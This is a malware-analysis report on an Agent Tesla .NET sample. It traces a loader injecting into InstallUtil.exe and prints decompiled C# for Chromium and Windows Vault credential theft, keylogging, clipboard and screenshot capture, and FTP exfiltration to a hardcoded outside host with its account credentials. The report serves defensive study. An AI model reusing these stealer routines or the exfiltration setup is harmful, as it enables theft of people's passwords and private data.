Reversing Agent Tesla : a .NET Windows RAT spyware with credential theft, keylogging, screenshot capture and C2 capabilities
Static and dynamic analysis of an AgentTesla-style .NET loader that shifts behavior into an injected InstallUtil.exe payload.
- agenttesla
- dotnet
- loader
- credential theft
- malware analysis
Public overviews such as Wikipedia's Agent Tesla article describe Agent Tesla as a Windows-focused .NET RAT and spyware family that has been active since 2014, with capabilities that include credential theft, keylogging, screenshot capture, and configurable command-and-control or exfiltration paths such as FTP, SMTP, HTTP, and Telegram. MITRE tracks the malware as Agent Tesla, S0331 and maps it to behaviors that are relevant to this case, including credentials from password stores, browser credential collection, clipboard data, keylogging, screen capture, process injection, registry/startup persistence, and exfiltration over alternative protocols. This report follows one sample through that lens: not as a fully visible stealer on disk, but as a .NET loader whose meaningful behavior becomes visible only after execution pivots into InstallUtil.exe. At the managed level, the first stage looks like it reconstructs or decrypts managed payload material, loads it in memory, and dispatches it through reflection. This explains why the first-stage binary did not contain the full AgentTesla behavior in clear static form.
Table of Contents
Executive Summary

Figure 1: AgentTesla runtime behavior map, separating observed telemetry from static capabilities and unproven behaviors.
The submitted sample did not initially look like a full AgentTesla stealer. Native static analysis saw only a .NET CLR bootstrap, and the first-stage binary had no obvious native imports for browser theft, DPAPI access, keylogging hooks, or network exfiltration. That was not evidence that the sample was benign or incomplete. It was evidence that the visible executable was only the first stage.
The investigation changed during dynamic execution. AgentTesla.exe ran as PID 740, launched the Microsoft .NET utility InstallUtil.exe as PID 1372, and then exited while the child process remained active. Memory-scanning artifacts then identified the InstallUtil.exe process as replaced/injected. The dumped managed image from that process, 400000.InstallUtil.exe, contained the behavior-bearing AgentTesla payload.
That dumped payload explains why the original executable initially looked sparse: the file on disk was a loader, while the real stealer functionality lived in the runtime payload hosted inside InstallUtil.exe. The payload statically contained browser credential targeting, Windows Vault/DPAPI access, keylogging, clipboard capture, screenshot capture, and FTP upload logic. Runtime telemetry confirmed that PID 1372 read Microsoft Edge Login Data, Windows Credential Manager blobs, and DPAPI masterkey material.
The core static evidence is ILSpy decompiled C# from the dumped payload. Those snippets show the malicious logic directly: configuration, orchestration, browser credential parsing, Windows Vault enumeration, keyboard hook installation, clipboard capture, screenshot capture, and FTP upload routines.
Observed at runtime
AgentTesla.exespawnedInstallUtil.exewith PID1372.- The original
AgentTesla.exeprocess exited whileInstallUtil.exeremained active. InstallUtil.exeaccessed Microsoft EdgeLogin Data.InstallUtil.exeread Windows Credential Manager and DPAPI-related material.InstallUtil.exeprobed multiple credential-bearing applications and paths.
Statically confirmed in the dumped payload
- Browser credential targeting and Chromium/Firefox credential parsing strings.
- Windows Vault and DPAPI-related API usage.
- Low-level keyboard hook code.
- Clipboard-monitoring and screenshot-capture code.
- FTP upload code and configuration, including host, user, password string, and
STORmethod.
I was not able to prove the following in the captured run
- That FTP/SMTP/network exfiltration completed from the malware PIDs.
- That startup persistence was written.
- That explicit native anti-debug or hypervisor-detection API usage was present in malware-attributed import inventories.
Evidence Provenance
| Evidence type | Collection point | How it is used |
|---|---|---|
| Import inventory | GhidraMCP import enumeration | Distinguishes the first-stage loader from the dumped payload and avoids over-attributing dependency imports. |
| CLR metadata/IL | GhidraMCP CLR metadata and IL extraction | Supports the loader, reflection, keylogging, and FTP upload claims. |
| Decompiled C# | ILSpy/ilspycmd output for the primary loader and dumped 400000.InstallUtil.exe payload | Provides source-like decompiler evidence for loader, credential theft, keylogging, clipboard/screenshot capture, and FTP upload logic. |
| Process telemetry | Procmon and process polling telemetry | Supports the AgentTesla.exe -> InstallUtil.exe execution chain. |
| Memory scan artifacts | pe-sieve and hollow_hunter output | Supports process replacement/injection context for PID 1372. |
| Memory strings | Full memory dump string extraction for PID 1372 | Supports configuration, target set, and loaded capability evidence. |
| Runtime file/registry activity | Procmon file and registry events | Separates observed behavior from static capability. |
Tool output is quoted in fenced blocks. Analysis is written in prose and does not pretend to be recovered source code.
Static Analysis
Why the First Stage Looked Empty
The original executable is a managed .NET sample. Native static analysis therefore sees the transition into the CLR rather than the malware's managed logic.

Tool output: native import inventory for the primary sample.
_CorExeMain -> EXTERNAL:00000001

Tool output: CLR P/Invoke inventory for the primary sample.
{"imports":[]}
As we can see from the native import and CLR P/Invoke output, the native entrypoint transfers execution into the .NET CLR. We do not see meaningful native malware logic in the native entrypoint, and the loader does not expose native/PInvoke imports for browser theft, networking, DPAPI, or global keyboard hooks. This is why a native-only static view initially looked uninformative.
This absence should not be overread. For a staged .NET loader, missing first-stage imports only describe the first-stage assembly. They do not refute behavior implemented in decrypted or reflectively loaded managed payload material.
Why 400000.InstallUtil.exe Matters
The clean framework InstallUtil.exe is not the malicious artifact. It is a Microsoft .NET utility used here as a surrogate host. The malicious artifact is the dumped/replaced managed image from PID 1372.
The dumped payload contains the capability evidence missing from first-stage analysis: credential collection routines, keylogger startup, screen logger startup, browser and credential-store target strings, and FTP upload logic.
The payload was decompiled with ILSpy/ilspycmd version 10.0.1.8346. The C# excerpts below are copied from that decompiler output and should be read as decompiled code, not original source code.
The payload entrypoint configures broad TLS protocol support, installs a certificate validation callback that returns true, then calls the orchestrator.
[STAThread]
public static void yjh4dmUYGh() {
	int num = 0;
	do {
		if (num == 4) {
			Application.Run();
			num = 5;
		}
		if (num == 2) {
			ServicePointManager.ServerCertificateValidationCallback = (RemoteCertificateValidationCallback)Delegate.Combine(ServicePointManager.ServerCertificateValidationCallback, (RemoteCertificateValidationCallback)delegate {
				int num2 = 0;
				do {
					if (num2 == 0) {
						num2 = 1;
					}
				}
				while (num2 != 1);
				return true;
			});
			num = 3;
		}
		if (num == 1) {
			ServicePointManager.SecurityProtocol = SecurityProtocolType.Ssl3 | SecurityProtocolType.Tls | SecurityProtocolType.Tls11 | SecurityProtocolType.Tls12;
			num = 2;
		}
		if (num == 3) {
			SnaQAinb._5OqijTeslm();
			num = 4;
		}
		if (num == 0) {
			num = 1;
		}
	}
	while (num != 5);
}
The static configuration block exposes the FTP endpoint, account string, logging flags, and persistence-related configuration fields.
public static bool EnableKeylogger = Convert.ToBoolean("false");

public static bool EnableScreenLogger = Convert.ToBoolean("false");

public static bool EnableClipboardLogger = Convert.ToBoolean("false");

public static bool EnableTorPanel = Convert.ToBoolean("false");

public static bool EnableCookies = Convert.ToBoolean("false");

public static bool EnableContacts = Convert.ToBoolean("false");

public static bool DeleteBackspace = Convert.ToBoolean("false");

public static int TorPid = 0;

public static int KeyloggerInterval = Convert.ToInt32("20");

public static int ScreenInterval = Convert.ToInt32("20");

public static int LogType = Convert.ToInt32("2");

public static string FtpHost = "ftp://ftp.hngandpartners.com";

public static string FtpUser = "vicc@hngandpartners.com";

public static string FtpPassword = "Yj!iTyIh&KDycpM8";

public static bool AppAddStartup = Convert.ToBoolean("false");

public static bool HideFileStartup = Convert.ToBoolean("false");
The orchestrator initializes host/config state, runs credential collection, and conditionally starts the keylogger and screenshot logger.
public static void _5OqijTeslm() {
	int num = 0;
	do {
		if (num == 1) {
			bKPpTEdk.WZjED();
			num = 2;
		}
		if (num == 2) {
			Stu4Un2.nDt23KqHi();
			num = 3;
		}
		if (num == 7) {
			goto IL_005d;
		}
		goto IL_0070;
		IL_0070:
		if (num == 3) {
			_280JSJPrE.vKFH3();
			num = 4;
		}
		if (num == 9) {
			_screenLogger.ICdrbMc();
			num = 10;
		}
		if (num == 6) {
			_keyLogger.vbW();
			num = 7;
		}
		if (num == 8) {
			_screenLogger = new qLdobEh();
			num = 9;
		}
		if (num == 4) {
			if (!Stu4Un2.EnableKeylogger) {
				goto IL_005d;
			}
			num = 5;
		}
		if (num == 5) {
			_keyLogger = new nBB8b2();
			num = 6;
		}
		if (num == 0) {
			num = 1;
		}
		continue;
		IL_005d:
		if (Stu4Un2.EnableScreenLogger) {
			num = 8;
			goto IL_0070;
		}
		break;
	}
	while (num != 10);
}
Payload Capabilities
Credential Collection and Exfiltration Path
The decompiled payload shows a central credential collection path. It calls the grabber registry (qXK._3Mq()), formats each recovered credential object, and sends the combined HTML report to the FTP upload routine as a PW_...html file.
public static void vKFH3() {
	int num = 0;
	StringBuilder stringBuilder = default(StringBuilder);
	List<vcYq> list = default(List<vcYq>);
	List<vcYq>.Enumerator enumerator = default(List<vcYq>.Enumerator);
	while (true) {
		if (num == 3) {
			stringBuilder = new StringBuilder();
			num = 4;
		}
		if (num == 2) {
			if (list.Count <= 0) {
				break;
			}
			num = 3;
		}
		if (num == 4) {
			enumerator = list.GetEnumerator();
			num = 5;
		}
		if (num == 1) {
			list = qXK._3Mq();
			num = 2;
		}
		if (num == 0) {
			num = 1;
		}
		if (num != 5) {
			continue;
		}
		try {
			while (enumerator.MoveNext()) {
				vcYq current = enumerator.Current;
				stringBuilder.Append(current.jOnffqy());
			}
		}
		finally {
			((IDisposable)enumerator/*cast due to constrained. prefix*/).Dispose();
		}
		if (stringBuilder.ToString().Length > 0) {
			string oEMBRNx8gk = "PW_" + Stu4Un2.ThisComputerName.Replace("/", "-") + "_" + DateTime.Now.ToString("yyyy_MM_dd_HH_mm_ss") + ".html";
			string text = jYgu8gCpWo();
			string text2 = stringBuilder.ToString();
			char[] trimChars = new char[1];
			wxsgWP.sop0KwHdm(oEMBRNx8gk, text + text2.Trim(trimChars));
		}
		stringBuilder.Clear();
		list.Clear();
		break;
	}
}
Browser Credential and Windows Vault Targeting
Static evidence in the dumped payload includes browser database fields, Chromium local-state indicators, Windows Vault APIs, DPAPI terms, and credential target paths.
Representative static indicators:
Login Data
password_value
encrypted_key
\Default\Login Data
\Login Data
logins.json
Windows Web Password Credential
Windows Credentials
Windows Domain Password Credential
\Microsoft\Credentials\
\Microsoft\Protect\
VaultOpenVault
VaultEnumerateVaults
VaultEnumerateItems
VaultGetItem
CryptUnprotectData
DpapiDataProtector
ILSpy output from the browser credential parser shows login-database parsing. The code reads origin_url, username_value, and password_value; it uses Chromium Local State key extraction for v10/v11 encrypted values and falls back to DPAPI-style decryption otherwise.
empty = jV1ed._8TC0M(i, "origin_url");
empty2 = jV1ed._8TC0M(i, "username_value");
empty3 = jV1ed._8TC0M(i, "password_value");
if (empty3.StartsWith("v10") | empty3.StartsWith("v11")) {
	byte[] array2 = new byte[0];
	empty3 = Oq9.Eecybmrelo((!(text.Contains("Opera Stable") & Directory.Exists(Directory.GetParent(text).FullName))) ? j5q4wxy(Directory.GetParent(text).Parent.FullName) : j5q4wxy(Directory.GetParent(text).FullName), wO7tDv: Encoding.Default.GetBytes(jV1ed._8TC0M(i, "password_value")));
}
else {
	empty3 = liAtfnl(jV1ed._8TC0M(i, "password_value"));
}
if (!string.IsNullOrEmpty(empty) && !string.IsNullOrEmpty(empty2) && empty3 != null) {
	list.Add(new vcYq {
		p0ANZ0f = empty,
		usPU = empty2,
		WrX8ve = empty3,
		j7aC1Xd = YXrGo
	});
}
The same parser extracts the Chromium encrypted_key value from Local State and unprotects it through the local DPAPI helper before using it for AES-GCM decryption:
MatchCollection matchCollection = new Regex("\"encrypted_key\":\"(.*?)\"", RegexOptions.Compiled).Matches(File.ReadAllText(path));
foreach (Match item in matchCollection) {
	if (item.Success) {
		try {
			array = Convert.FromBase64String(item.Groups[1].Value);
		}
		catch {
			return null;
		}
	}
}
if ((array != null) & (array.Length > 5)) {
	byte[] array2 = new byte[array.Length - 6 + 1];
	Array.Copy(array, 5, array2, 0, array.Length - 5);
	try {
		return C0RBMqgU3.nwliIxFc5K(array2, (DataProtectionScope)0);
	}
	catch {
		return null;
	}
}
return null;
Windows Vault credential extraction is visible in the decompiled payload. The code enumerates vaults, opens each vault, retrieves items, extracts resource/identity/authenticator fields, and stores them as credential objects tagged as IE/Edge.
int value = Aclw.VaultEnumerateVaults(0, ref vaultCount, ref vaultGuid);
if (Convert.ToInt32(value) != 0) {
	return list;
}
IntPtr ptr = vaultGuid;
Dictionary<Guid, string> dictionary = new Dictionary<Guid, string>();
dictionary.Add(new Guid("2F1A6504-0641-44CF-8BB5-3612D865F2E5"), "Windows Secure Note");
dictionary.Add(new Guid("3CCD5499-87A8-4B10-A215-608888DD3B55"), "Windows Web Password Credential");
dictionary.Add(new Guid("154E23D0-C644-4E6F-8CE6-5069272F999F"), "Windows Credential Picker Protector");
dictionary.Add(new Guid("4BF4C442-9B8A-41A0-B380-DD4A704DDB28"), "Web Credentials");
dictionary.Add(new Guid("77BC582B-F0A6-4E15-4E80-61736B6F3B29"), "Windows Credentials");
dictionary.Add(new Guid("E69D7838-91B5-4FC9-89D5-230D4D4CC2BC"), "Windows Domain Certificate Credential");
dictionary.Add(new Guid("3E0E35BE-1B77-43E7-B873-AED901B6275B"), "Windows Domain Password Credential");
dictionary.Add(new Guid("3C886FF3-2669-4AA2-A8FB-3F6759A77548"), "Windows Extended Credential");
dictionary.Add(new Guid("00000000-0000-0000-0000-000000000000"), null);
if (Aclw.VaultOpenVault(ref vaultGuid2, 0u, ref vaultHandle) != 0) {
	continue;
}
int vaultItemCount = 0;
IntPtr vaultItem = IntPtr.Zero;
value = Aclw.VaultEnumerateItems(vaultHandle, 512, ref vaultItemCount, ref vaultItem);
if (value != 0) {
	continue;
}
value = Aclw.VaultGetItem_WIN8(vaultHandle, ref schemaId, intPtr, intPtr2, intPtr3, IntPtr.Zero, 0, ref passwordVaultPtr);
if (value == 0) {
	object obj3 = Marshal.PtrToStructure(passwordVaultPtr, type);
	FieldInfo field5 = obj3.GetType().GetField("pAuthenticatorElement");
	IntPtr w5ofzMcr = (IntPtr)field5.GetValue(obj3);
	if (intPtr3 != IntPtr.Zero && intPtr3 != default(IntPtr)) {
		Aclw.pt79(intPtr3);
	}
	string host = (string)Aclw.pt79(intPtr);
	string username = (string)Aclw.pt79(intPtr2);
	string password = (string)Aclw.pt79(w5ofzMcr);
	list.Add(new vcYq {
		p0ANZ0f = host,
		usPU = username,
		WrX8ve = password,
		j7aC1Xd = "IE/Edge"
	});
}
We can recognize from these snippets that this is a credential-stealing payload, not just a generic loader. The static evidence points to browser credential stores and Windows credential material, and the runtime evidence in the dynamic section shows access to those stores during execution.
Keylogging
The dumped payload contains low-level keyboard hook logic and foreground-window context APIs.
ILSpy output from the keylogging component shows a low-level keyboard hook constant, key down/up dispatch, and installation through SetWindowsHookEx(13, ...).
private const int WH_KEYBOARD_LL = 13;

private const int HC_ACTION = 0;

private const int WM_KEYDOWN = 256;

private const int WM_KEYUP = 257;

private const int WM_SYSKEYDOWN = 260;

private const int WM_SYSKEYUP = 261;
if (num == 7) {
	this.KeyDown((Keys)yxC2.vkCode);
	num = 8;
}
if (num == 10) {
	yxC3 = (yxC)Marshal.PtrToStructure(y9jIMyD8, typeof(yxC));
	num = 11;
}
if (num == 11) {
	this.KeyUp((Keys)yxC3.vkCode);
	num = 12;
}
try {
	string moduleName = Process.GetCurrentProcess().MainModule.ModuleName;
	IntPtr moduleHandle = GetModuleHandle(moduleName);
	HookId = SetWindowsHookEx(13, KBDLLHookProcDelegate, moduleHandle, 0);
	if (HookId != IntPtr.Zero) {
		return;
	}
}
catch {
}
The keylogger controller wires the keyboard hook, optionally wires the clipboard hook, and periodically sends accumulated keylog text through _280JSJPrE._4r0tFS.
public nBB8b2() {
	_keyboardHook = new SKTzxzsJw();
	_keyboardHook.KeyDown += iUe8A;
	if (Stu4Un2.EnableClipboardLogger) {
		_clipboardHook = new D1iMJnyND8J();
		_clipboardHook.Changed += _91XsVG;
		_clipboardHook.rLJ1ZV();
	}
	LogTimer = new System.Timers.Timer();
	LogTimer.Elapsed += _8hjApb;
	LogTimer.Interval = 60000 * Stu4Un2.KeyloggerInterval;
}
try {
	Monitor.Enter(obj = _lock, ref lockTaken);
	_280JSJPrE._4r0tFS(KeylogText);
	KeylogText = "";
	break;
}
finally {
	if (lockTaken) {
		Monitor.Exit(obj);
	}
}
We can recognize that 13 corresponds to WH_KEYBOARD_LL, which gives us static evidence of keylogging capability in the dumped payload. I was not able to prove that runtime key capture output was produced, because no recovered keylog output file was available from the captured run.
Clipboard and Screenshot Capture
Static evidence supports clipboard and screen capture capability through both imports and memory strings. The payload uses clipboard viewer-chain APIs and .NET drawing APIs, including Graphics.CopyFromScreen, and routes captured content toward upload methods.
Representative strings and APIs:
_clipboardHook
_keyboardHook
ScreenInterval
KeyloggerInterval
CopyFromScreen
ChangeClipboardChain
EnableClipboardLogger
EnableScreenLogger
EnableKeylogger
SetClipboardViewer
KeylogText
ILSpy output from the clipboard component shows the clipboard viewer-chain implementation:
[DllImport("user32")]
private static extern IntPtr SetClipboardViewer(IntPtr handle);

[DllImport("user32")]
private static extern bool ChangeClipboardChain(IntPtr handle, IntPtr next);

[DllImport("user32")]
private static extern long SendMessage(IntPtr handle, int code, IntPtr flags, IntPtr data);
public void rLJ1ZV() {
	int num = 0;
	do {
		if (num == 1) {
			ID = SetClipboardViewer(((NativeWindow)this).Handle);
			num = 2;
		}
		if (num == 0) {
			num = 1;
		}
	}
	while (num != 2);
}
The keylogger controller reads clipboard text and appends it into the captured log stream:
if (num == 1) {
text = Clipboard.GetText();
num = 2;
}
if (num == 5) {
text = text.Replace("<", "<");
num = 6;
}
try {
	Monitor.Enter(obj = _lock, ref lockTaken);
	KeylogText = KeylogText + "<br><hr>Copied Text: <br>" + text + "<hr>";
	break;
}
finally {
	if (lockTaken) {
		Monitor.Exit(obj);
	}
}
ILSpy output from the screenshot component shows screenshot capture through Graphics.CopyFromScreen and JPEG encoding into a MemoryStream.
public static MemoryStream _4Ps2QwJ() {
	//IL_0024: Unknown result type (might be due to invalid IL or missing references)
	//IL_002d: Expected O, but got Unknown
	//IL_00fc: Unknown result type (might be due to invalid IL or missing references)
	//IL_0105: Expected O, but got Unknown
	//IL_0167: Unknown result type (might be due to invalid IL or missing references)
	//IL_0170: Expected O, but got Unknown
	int num = 0;
	EncoderParameters val = default(EncoderParameters);
	Graphics val2 = default(Graphics);
	Bitmap val3 = default(Bitmap);
	Size size = default(Size);
	EncoderParameter val4 = default(EncoderParameter);
	Encoder quality = default(Encoder);
	ImageCodecInfo val5 = default(ImageCodecInfo);
	Rectangle bounds = default(Rectangle);
	do {
		if (num == 4) {
			val = new EncoderParameters(1);
			num = 5;
		}
		if (num == 9) {
			val2 = Graphics.FromImage((Image)(object)val3);
			num = 10;
		}
		if (num == 1) {
			size = new Size(Screen.PrimaryScreen.Bounds.Width, Screen.PrimaryScreen.Bounds.Height);
			num = 2;
		}
		if (num == 8) {
			val.Param[0] = val4;
			num = 9;
		}
		if (num == 7) {
			val4 = new EncoderParameter(quality, (long)Convert.ToInt32(60L));
			num = 8;
		}
		if (num == 6) {
			val5 = bKPpTEdk.J3lpi(ImageFormat.Jpeg);
			num = 7;
		}
		if (num == 3) {
			val3 = new Bitmap(bounds.Width, Screen.PrimaryScreen.Bounds.Height);
			num = 4;
		}
		if (num == 2) {
			bounds = Screen.PrimaryScreen.Bounds;
			num = 3;
		}
		if (num == 5) {
			quality = Encoder.Quality;
			num = 6;
		}
		if (num == 0) {
			num = 1;
		}
	}
	while (num != 10);
	try {
		val2.CopyFromScreen(new Point(0, 0), new Point(0, 0), size);
	}
	finally {
		((IDisposable)val2)?.Dispose();
	}
	using MemoryStream memoryStream = new MemoryStream();
	((Image)val3).Save((Stream)memoryStream, val5, val);
	memoryStream.Position = 0L;
	return memoryStream;
}
The screenshot logger calls the screenshot routine and passes the resulting stream into the upload path:
private void jbn(object _2k2lXb, ElapsedEventArgs Xf1seD) {
	int num = 0;
	do {
		if (num == 2) {
			return;
		}
		if (num == 1) {
			if (!AkA3Oz2._2Sbi(60000 * ScreenInterval)) {
				break;
			}
			num = 2;
		}
		if (num == 0) {
			num = 1;
		}
	}
	while (num != 3);
	try {
		_280JSJPrE.EHf4yqjlt(nG9P._4Ps2QwJ());
	}
	catch {
	}
}
As we can see in the clipboard and screenshot routines, clipboard and screen capture capability is statically supported. I was not able to prove that screenshot or clipboard output artifacts were generated during this execution window, because the dynamic run did not include separate recovered screenshot or clipboard log output.
FTP Exfiltration
The dumped payload contains FTP configuration and an upload routine. This gives static implementation evidence, but I was not able to prove from the captured run that data was successfully exfiltrated.
Configuration values from the payload:
ftp://ftp.hngandpartners.com
vicc@hngandpartners.com
Yj!iTyIh&KDycpM8
STOR
ILSpy output from the FTP component shows both text and binary FTP upload routines using the configured host, username, password, and STOR method.
public static void sop0KwHdm(string OEMBRNx8gk, string HZKyzUu3YIZ) {
	int num = 0;
	do {
		if (num == 0) {
			num = 1;
		}
	}
	while (num != 1);
	try {
		FtpWebRequest ftpWebRequest = (FtpWebRequest)WebRequest.Create(Stu4Un2.FtpHost + "/" + OEMBRNx8gk);
		ftpWebRequest.Credentials = new NetworkCredential(Stu4Un2.FtpUser, Stu4Un2.FtpPassword);
		ftpWebRequest.Method = "STOR";
		byte[] bytes = Encoding.UTF8.GetBytes(HZKyzUu3YIZ);
		ftpWebRequest.ContentLength = bytes.Length;
		using Stream stream = ftpWebRequest.GetRequestStream();
		stream.Write(bytes, 0, bytes.Length);
		stream.Close();
	}
	catch {
	}
}
public static void JZ1Fdx6M6AP(byte[] KV37eERQj, string lPeCUbWjO) {
	int num = 0;
	do {
		if (num == 0) {
			num = 1;
		}
	}
	while (num != 1);
	try {
		FtpWebRequest ftpWebRequest = (FtpWebRequest)WebRequest.Create(Stu4Un2.FtpHost + "/" + lPeCUbWjO);
		ftpWebRequest.Credentials = new NetworkCredential(Stu4Un2.FtpUser, Stu4Un2.FtpPassword);
		ftpWebRequest.Method = "STOR";
		using Stream stream = ftpWebRequest.GetRequestStream();
		stream.Write(KV37eERQj, 0, KV37eERQj.Length);
		stream.Close();
	}
	catch {
	}
}
As we can see here, FTP exfiltration capability is present in the dumped payload. I was not able to prove that FTP exfiltration completed in the dynamic telemetry.
Anti-Analysis Assessment
I was not able to prove hypervisor-detection behavior in this analysis. I also did not see explicit native anti-debug imports in the malware-attributed import inventories, including IsDebuggerPresent, CheckRemoteDebuggerPresent, OutputDebugString*, NtQueryInformationProcess, SetUnhandledExceptionFilter, or UnhandledExceptionFilter.
The loader is obfuscated and uses staged reflective loading. That looks consistent with staging and evasion, but obfuscation and reflective loading should not automatically be treated as debugger or hypervisor evasion. Potential managed anti-analysis or control-flow logic remains only partially characterized and would require focused IL review or runtime tracing before stronger claims are made.
Dynamic Analysis
Detonation Turning Point: InstallUtil.exe
The dynamic run is where the investigation pivoted. AgentTesla.exe did not remain the main behavior-bearing process. It launched InstallUtil.exe, then exited while the child process continued.

Tool output: process creation and parent/child relationship, normalized to %USERPROFILE% where the sandbox username appeared.
"2026-05-12T12:57:51.2766411+01:00","740","6844","AgentTesla.exe","%USERPROFILE%\Desktop\AgentTesla.exe","""%USERPROFILE%\Desktop\AgentTesla.exe"" "

"13:58:20,2630234","AgentTesla.exe","740","Process Create","C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe","SUCCESS","PID: 1372, Command line: ""C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe"""

"13:58:20,2630359","InstallUtil.exe","1372","Process Start","","SUCCESS","Parent PID: 740, Command line: ""C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe"", Current directory: %USERPROFILE%\Desktop\ ..."

